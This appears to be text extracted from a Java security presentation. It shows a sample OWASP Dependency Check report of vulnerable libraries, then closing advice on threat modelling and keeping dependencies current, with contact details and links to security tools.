- *Report Generated On*: Apr 26, 2015 at 10:21:25 CEST
- *Dependencies Scanned*: 149
- *Vulnerable Dependencies*: 4
- *Vulnerabilities Found*: 23
- *Vulnerabilities Suppressed*: 0
- ...

Display: Showing Vulnerable Dependencies (click to show all)

Dependency	CPE	GAV	Highest Severity	CVE Count	CPE Confidence	Evidence Count
commons-fileupload-1.2.jar	cpe:/a:apache:commons_fileupload:1.2	commons-fileupload:commons-fileupload:1.2	Medium	2	HIGHEST	14
commons-httpclient-3.1.jar	cpe:/a:apache:commons-httpclient:3.1 cpe:/a:apache:httpclient:3.1	commons-httpclient:commons-httpclient:3.1	Medium	2	LOW	15
batik-css-1.7.jar	cpe:/a:apache:batik:1.7	org.apache.xmlgraphics:batik-css:1.7	Medium	1	HIGHEST	14
gson-2.3.1.jar	cpe:/a:google:v8:2.3.1	com.google.code.gson:gson:2.3.1	High	18	LOW	23

Dependencies

commons-fileupload-1.2.jar

Description: The FileUpload component provides a simple yet flexible means of adding support for multipart file upload functionality to servlets and web applications.

File Path: /Users/dos/.m2/repository/commons-fileupload/commons-fileupload/1.2/commons-fileupload-1.2.jar
MD5: c9021a6ed3d7d399ca96a7d9d9c84bb1
SHA1: a10c06183fe21f3bb3dda3b5946b93db6e2ad5cc
Referenced In Projects:

- Direct Object References
- SQL-Injection

Evidence

- **Threat model**
- Use **OWASP Top 10 Proactive Controls** as a guide and hack yourself first
- **Keep your libraries** (and everything else) **up-to-date**

BridgingIT GmbH

Königstraße 42
70173 Stuttgart

dominik.schadow@bridging-it.de
www.bridging-it.de

Blog blog.dominikschadow.de
Twitter @dschadow

Demo Projects
github.com/dschadow/JavaSecurity

Microsoft Threat Modeling Tool
www.microsoft.com/en-us/sdl/adopt/threatmodeling.aspx

Mozilla SeaSponge
air.mozilla.org/mozilla-winter-of-security-seasponge-a-tool-for-easy-threat-modeling

OWASP Dependency Check
www.owasp.org/index.php/OWASP_Dependency_Check

OWASP Java Encoder
www.owasp.org/index.php/OWASP_Java_Encoder_Project

OWASP Top 10 2013
www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

OWASP Top 10 Proactive Controls
www.owasp.org/index.php/OWASP_Proactive_Controls

Recx Security Analyser
www.recx.co.uk/products/chromeplugin.php

Pictures
www.dreamstime.com